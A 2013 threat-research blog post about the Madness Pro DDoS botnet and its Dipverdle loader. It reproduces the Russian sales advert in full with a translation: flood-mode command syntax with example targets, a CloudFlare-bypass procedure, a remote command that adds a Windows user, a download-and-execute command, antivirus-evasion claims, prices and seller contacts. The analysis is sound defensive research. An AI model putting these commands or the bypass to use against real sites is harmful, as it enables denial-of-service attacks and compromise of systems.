# Meet Madness Pro or Few days rise of a Ddos Botnet



2013-10-14 - Connect the dots

At begining of September I landed on a new instance of Cool Exploit Kit : /paper/

Cool EK pushing Dipverdle which then call Home and gather
Madness ( sometimes no analysis needed ;) ) ddos bot

Dipverdle (MS name) was new to me. I spent time studying the server and I have the feeling that the C&C side is a fork of a Ransomware C&C. ( Supposition : the global picture makes me think Dipverdle could be tied to FretLine the Author of MultiLocker then MultiBotnet)

Dipverdle : 01a08386464149fab0c05e24dc4b64ad
User-Agent: Mozilla/5.0 (Windows NT 5.1)

Madness : 3e4107ccf956e2fc7af171adf3c18f0a

Samples here (Owncloud via goo.gl)

The Dipverdle C&C rely on a Sqlite Database.

Dipberdle C&C Db Structure

Dipverdle DB with some content

Feeding Splunk with this database :

16 000 C&C 1st call in (choosen) 4 days

Dipverdle C&C  1st Call in (choosen) 4 days


The Madness C&C :

Madness C&C Login Screen

This was really familiar...

Darkness (Optima) C&C Login Screen - 2012-06-23

See : A peek inside the Darkness (Optima) DDoS Bot - Dancho Danchev - 2012-03-08



Screenshot of the Advert

Original Text :

---

**Madness PRO**

**Дата релиза:** 01.09.2013

**История создания:**

Летом 2012-го года мы задумались о создании принципиально-нового ДДОС бота для тестирования собственных веб-ресурсов на отказоустойчивость, так как ни одна из протестированных систем не заслужила даже оценки "4".

Тестируемые семплы во время работы пожирали память, загружали процессор локальной машины, вылетали с ошибками, зависали на 50% загрузки CPU, неправильно делали записи в реестре, вызывали срабатывание защитных систем, множество весомых ошибок было найдено в панелях управления.

Для создания своей системы мы подробно изучили: BlackEnergy(исходный код), gbot (дисассемблинг), DirtJumper(дисассемблинг), Darkness Optima(исходный код, приобретен по договору), iBot(исходный код, приобретен по договору), w3Bot (исходный код), так же были изучены исходные коды Zeus и многих околотемных программ.

**Возможности**

- написан на C++, легко криптуется, имеет малый вес (сжатый семпл < 15кб)
- полная совместимость со всеми Windows семейства NT (x86 и x64)
- Бот имеет 7 типов атак
- стабильность в системе. Показатели нагрузки на CPU и ОЗУ очень равномерные.
- Не привлекает внимание UAC и Windows Firewall
- умеет устанавливать port, referal и cookies индивидуально для каждой цели
- поддерживает до 10-ти целей одновременно
- имеет очень низкую нагрузку на CPU благодаря новой, сложной системе парсинга команды (во всех

аналогах парсинг проходит внутри функции, в множество потоков - это нагружает процессор лишней работой. Новый бот заносит все данные в массив до начала атаки и на функцию приходят уже готовые параметры: адрес, порт, реферал и т.д.)
- имеет колоссальную выходную мощь более 1500 http (и более 30 000 UDP) запросов в минуту за счет прямого взаимодействия с сетевыми драйверами даже на десктопных Windows! (только при использовании WinSock) Это примерно в 10 раз больше, чем некоторые аналоги и несколько больше лучших (по этому показателю) конкурентов.
- в панели управления отображаются: количество запросов в минуту, права в системе, версия системы.
- поддерживает обход CloudFlare защиты (!!!) и многих других, более простых.
- поддерживает Slow GET и Slow POST режимы!
- в заголовке пакета указывается отключение кеша (Cache-Control: no-cache), что увеличивает нагрузку на сервер.
- защита диалога бот-панель спецключем

**Детектирование:**
при проверке билда (без крипта и упаковки) только 3 антивируса из всех выдали подозрение (AVIRA, ClamAV, VBA32). Во время локальных тестов ключевые AB: Kaspersky, Nod32, DrWeb, Avast пропустили файл в 100% случаев.
линк на результат: [m.exe - Антивирусный сканер Jotti]

**Режимы атаки и команды**
Так как система является профессиональной синтаксис комманд давольно сложен, но только на первый взгляд =) Синтаксис команд обратносовместим с системой Darkness.

dd1 Основной режим работы по HTTP протоколу методом GET, используя соккеты. Поддерживает ***cookies и $$$ref и допускает до 10 целей одновременно (разделитель ";"). Самая быстрая по количеству запросов атака. Пример: dd1=http://ya.ru***cookies$$$referal;http://mail.ru***cookies2$$$referal2

dd2 Тот же режим, что и dd1, только метод POST. Добавляется обязательный параметр @@@post_data. Так же поддерживается до 10-ти целей. Пример:
dd2=http://forum.ru/index.php***cookies$$$referal@@@login=yyy&password =hhh, эта команда запостит логин yyy и пароль hhh на скрипт Зенон Н.С.П. - платный хостинг сайтов, качественный хостинг PHP, MySQL и Perl. Выбирайте виртуальный хостинг по доступным ценам. Большой выбор та

dd3 атака по HTTP методом GET используя системную библиотеку WinInet.dll. Старая-добрая атака, используемая в многих Delphi ботах. Медленная из-за ограничений десктопных Windows. Не поддерживает реферал и куки, поддерживает до 10 целей. Пример: dd3=http://host.com/script.php

dd4 атака по HTTP методом POST используя системную библиотеку WinInet. То же что и dd3, только POST. Пример:

dd4=http://host.com/script.php@@@@@@login=yyy&password=hhh

dd5 ICMP атака (пинги). Поддерживается до 10 целей. Пример dd5=198.168.0.1;199.0.0.1

dd6 UDP атака. Поддерживается до 10 целей. Обязательные параметры: порт и текст. Пример: dd6=192.168.0.2:27015@@@flud_text

dd7 атака по HTTP методом GET используя системную библиотеку URMON.dll Средняя по скорости атака, поддерживает до 10 целей и не поддерживает cookies и referal

cfa команда обхода защиты CloudFlare (!). Используется ТОЛЬКО во время работы dd7. Не оставнавливает выполнение команды dd7. Суть проста - бот выполняет ява скрипт, получает нужную cookie и CloudFlare считает запросы сделанные dd7 авторизованными. Пример: dd7=http://site.ru/index.php, затем (через полторы минуты) cfa=http://site.ru/index.php

cmd команда выполняется в коммандном интерпритаторе cmd.exe на локальной машине. Не останавливает выполнение других команд. Пример: cmd=net user goodwin /add

exe команда на загрузку и выполнение EXE файла. Не останавливает выполнение других команд. Файл сохраняется под тем же именем, под которым он был в интернете. Производится 3 попытки скачать файл. Пример: exe=http://site.com/filename.exe

**Панель управления:**
Мы использовали измененную на ~70% ПУ от другого комплекса (приобретенную по договору на изменение и перепродажу), переписав ее практически полностью, так как было обнаружено слишком много ошибок и код не понравился. Естественно все было исправлено и оптимизировано - новая ПУ Вам понравится!

**Скриншоты:**
:screenshot: Скриншот|Screenshot (login screen)
:screenshot: Скриншот|Screenshot (see english translation)

Демонстрация:
Так-как система очень мощная и для демонстрации возможностей нужно всего 15-20 ботов, которые всегда в наличии - селлеры постараются продемонстрировать мощность.

**Цены:**
- тестовая лицензия $0 (только для проверяющих на форумах и тестеров. обновления не предусмотрены)
- базовая лицензия $500 (обновление/ребилд $50, обновление на новую версию $100, цена на модули будет установлена позже)
- полная лицензия $950 (все обновления, ребилды и модули бесплатны)

**Скидки:**
- 30% для владельцев GBot/Andromeda/Dirt Dumper, базовой лицензии iBot, базовой/серебряной лицензии Darkness
- 50% для владельцев золотой и бриллиантовой лицензии Darkness/iBot
- 20% дополнительно для тех, кто приобретал указанные выше продукты не более недели назад.

**Оплата**
к оплате принимаются ЯД, WMR/WMZ/WMB, PM и LR. А так же любая валюта через обменник.

**Гарантии:**
Готовность работать через гаранта любого, известного форума.

**Рассрочка**
Для имеющих репутацию и/или аттестаты людей предусмотрена система рассрочки. Обсуждается индивидуально.

**Контакты**
- селлер 1 ICQ: **902300**
- селлер 2 ICQ: **903400**
- руководитель проекта ICQ: 395891570

Готов пройти проверку на условиях администрации форума.
---
Translated by google as :

---
**Madness PRO**

**Release Date:** 01.09.2013

**The history of creation :**
In the summer of 2012 we started thinking about creating a fundamentally new DDoS - bot to test their own web resources on the fault-tolerance, since none of the systems tested did not deserve to even estimate "4".
The test samples during devoured memory load on the CPU local machine flew with errors, freezes on 50 % capacity CPU, making wrong entries in the registry , causing activation of protective systems , many weighty error was found in the control panels .
To create your own system, we have studied in detail : BlackEnergy ( source code ), gbot ( disassembling ), DirtJumper ( disassembling ), Darkness Optima ( source code , purchased under the contract ), iBot ( source code , purchased under the contract ), w3Bot ( source) , were also studied the source code of Zeus and many okolotemnyh programs.

**capabilities**

- Written in C + +, easily crypt is lightweight (compressed sample < 15KB )
- Full compatibility with all Windows family of NT (x86 and x64)
- Boat has 7 types of attacks
- Stability in the system. Indicators load on the CPU and RAM are very uniform .
- Do not attracted the attention of UAC and Windows Firewall
- Able to establish port, referal and cookies individually for each goal
- Supports up to 10 targets simultaneously
- Has a very low load on the CPU with the new , complex system of parsing commands ( all analogs parsing takes place inside a function in multiple threads - it's extra work load on the processor . New bot enters all data in the array before the attack on the function and come ready options address, port , referral , etc.)
- Has an enormous power output of more than 1500 http ( and more 30000 UDP) queries per minute through direct interaction with the network drivers , even on desktop Windows! (only using WinSock) is about 10 times more than some few analogs and more top ( on this parameter ) competitors.
- In the control panel are : the number of requests per minute , right in the system , the version of the system.
- Supports bypass CloudFlare protection ( !) And many other more common .
- Supports Slow GET and Slow POST modes !
- In the packet header specifies disabling the cache (Cache-Control: no-cache), which increases the load on the server .
- The protection of dialogue bot panel spetsklyuchem

**Detection:**

checking build (without crypt and packaging ), only 3 out of all the anti-virus gave a suspicion (AVIRA, ClamAV, VBA32). During the test key local AV : Kaspersky, Nod32, DrWeb, Avast missed a file in 100 % of cases.
Link Result : m.exe - Virus scanner Jotti

**Modes of attack and the team**

Since the system is a professional syntax commands davolno complex, but only at first sight = ) Command Syntax obratnosovmestim with the Darkness.

dd1 basic mode of operation via HTTP protocol using GET, using sokkety . Supports *** cookies and $ $ $ ref and allows for up to 10 targets simultaneously (separated by " ;") . The fastest search volume attack . Example : dd1 = http://ya.ru *** cookies $ $ $ referal; http://mail.ru *** cookies2 $ $ $ referal2

dd2 same treatment as dd1, only the method POST. Added optional parameter @ @ @ post_data. It is also support for up to 10 targets. Example : dd2 = http://forum.ru/index.php *** cookies $ $ $ referal @ @ @ login = yyy & password = hhh, this team posted a username and password yyy hhh on the script Zenon NSP - Paid web hosting , quality hosting PHP, MySQL and Perl. Choose a shared hosting at affordable prices. Great choice that

dd3 attack on the HTTP GET method using a system library WinInet.dll. Good old attack that is used in many Delphi bots . Slow due to the limitations of desktop Windows. Does not support the referral and cookies , supports

up to 10 targets . Example : dd3 = http://host.com/script.php

dd4 attack via HTTP POST method using the system library WinInet. Same as dd3, only POST. Example: dd4 = http://host.com/script.php @ @ @ @ @ @ login = yyy & password = hhh

dd5 ICMP attack ( pings ) . Supports up to 10 targets . Example dd5 = 198.168.0.1; 199.0.0.1

dd6 UDP attack . Supports up to 10 targets . Required parameters : port , and text. Example : dd6 = 192.168.0.2:27015 @ @ @ flud_text

dd7 attack on the HTTP GET method using a system library URMON.dll average speed attack that supports up to 10 targets and do not support cookies and referal

cfa command to bypass the protection CloudFlare (!). ONLY used during dd7. Not ostavnavlivaet the command dd7. The point is simple - the bot executes java script gets the desired cookie and believes CloudFlare requests made by authorized dd7 . Example : dd7 = http://site.ru/index.php, then (after fifteen minutes ) cfa = http://site.ru/index.php

cmd command is executed on the command interpreter cmd.exe on the local machine . Does not stop the execution of other commands. Example : cmd = net user goodwin / add

exe command to load and run the EXE file. Does not stop the execution of other commands. The file is saved under the same name, under which he had been on the internet. Made three attempts to download the file . Example : exe = http://site.com/filename.exe

**Control Panel :**
We used a modified ~ 70 % PU from another set (purchased under a contract for change and resale ) by rewriting it almost completely, as it was found too many mistakes and did not like the code . Of course everything was corrected and optimized - New PU Enjoy !

**Screenshots:**
: screenshot: Screenshot | Screenshot (login screen)
: screenshot: Screenshot | Screenshot

**Demo:**
So, as the system is very powerful , and to demonstrate the need to only 15-20 boats that are always available - Sellers will try to demonstrate the power .

**prices:**
- Test License $ 0 ( only for checking the forums and testers. Updates are not provided )
- Basic License $ 500 (upgrade / Rebuild $ 50 upgrade to the new version $ 100 , the price of modules will be installed later)
- $ 950 full license ( all upgrades, rebuilds and modules are free)

**discounts:**
- 30% for the owners GBot / Andromeda / Dirt Dumper, basic license iBot, base / silver license Darkness
- 50 % for holders of gold and diamond license Darkness / iBot
- 20 % extra for those who acquired the products listed above are not more than a week ago.

**payment**
to accept POISON , WMR / WMZ / WMB, PM and LR. And as any currency through an exchanger.

**Warranties :**
Willingness to work through the guarantor of any known forum.

**installment plan**
In order to have a reputation and / or certificates of a system for people installments. Discussed individually.

**Contacts**

- Celler 1 ICQ: **902300**
- Celler 2 ICQ: **903400**
- Project Manager ICQ: 395891570

Ready to be tested under the administration of the forum.
---

Then he replied about  CloudFlare protection :

---

**Обход защиты CloudFlare.**

Защитный комплекс CloudFlare базируется на определении браузера за счет выполнения в нем Java скрипта, после чего клиенту выдается уникальная cookies.

Бот, как и браузер, теоретически может выполнить Java скрипт. Огромная сложность в том, чтобы уместить необходимый объем математических функций в скромный размер билда бота, однако некоторые экземпляры с поставленое задачей справляются!

Рассмотрим пример тестирования сервера http://server.com, защищенного CloudFlare с помощью комплекса c++ Madness 1.08:

1) Ботнету отдается команда dd7=http://server.com, после чего начинаются реквесты на сервер с помощью системной библиотеки UrlMon. Как видно по логам сервера и сниферу, ботам возвращается ошибка 302, что означает работу защиты.

2) Ботнету отдается команда cga=http://server.com и боты запрашивают cookies для авторизации. Выполнив Java скрипт каждый бот получает уникальную (для его ip и useragent) cookie которую тут же включает в заголовок пакета. По логам видно что запросы на сервер проходят в нормальном режиме и возвращаемый контент соответствует контенту вебсайта на нем!

Q) Почему нельзя сделать это автоматически?

A) В зависимости от настроек защиты cookie может изменяться в произвольном интервале и авторизацию нужно проходить вновь. Пока что автоматика не справляется с этим так, как этого делает человек-профессионал. Слишком частый интервал проверки сильно ухудшает юзабилити сайта, т.к. обычные пользователи видят качели CloudFlare каждый Божий секунд.

Q) Можно ли использовать этот метод постоянно, для любых целей?

A) Можно, но не рекомендуется. Т.к. dd7 сама по себе более медленная атака в сравнении с dd1, а тут еще нагрузка увеличивается из-за составления спецпакета обхода защиты.

**Новости проекта**

С сегодняшнего дня с нами работает еще один селлер отдела продаж: iSupport (709186)

ICQ: 902300, 903400, 709186

JAB: damrai13@jabber.ru

---

Translated by google as :

---

**Protection bypass CloudFlare.**

CloudFlare security complex is based on the determination of the browser by running Java script in it , after which the client is issued a unique cookies.

Both, like the browser can theoretically run Java Script . The great difficulty is to fit the required amount of mathematical functions in the modest size of the build bot , however, some instances of coping with the task !

Consider the example of a test server http://server.com, protected by CloudFlare complex + + Madness 1.08:

1) A botnet command is given dd7 = http://server.com, then start rekvest to the server using the system library UrlMon. As can be seen on the server logs and sniffer , 302 bots error is returned , which means job security .

2) A botnet command is given cga = http://server.com cookies and bots request for authorization. Java script executing each bot has a unique (for its ip and useragent) cookie which immediately includes the packet header . According to the logs can be seen that the requests to the server are in normal mode and returns the content of the website corresponds to the content on it!

Q) Why can not I do it automatically?

A) Depending on the security settings, cookie can be changed in an arbitrary interval and authorization need to go again . So far, the automation can not cope with it as it makes a person a professional . Too frequent inspection interval greatly reduces the usability of the site , as ordinary users see every single swing CloudFlare seconds.

Q) Can I use this method all the time, for any purpose ?

A) It is possible, but not recommended. Since dd7 itself is a slow attack , compared with dd1, and then there's the load is increased due to the preparation of the special package to bypass the protection .

**News of the project**

From today, we are working with another Celler Sales: iSupport (709186)

ICQ: 902300, 903400, 709186

JAB: damrai13@jabber.ru

---

Madness C&C

Botnet Operator testing his baby.

Thanks to Arbor Networks ASERT Threat Intelligence for additional info.

---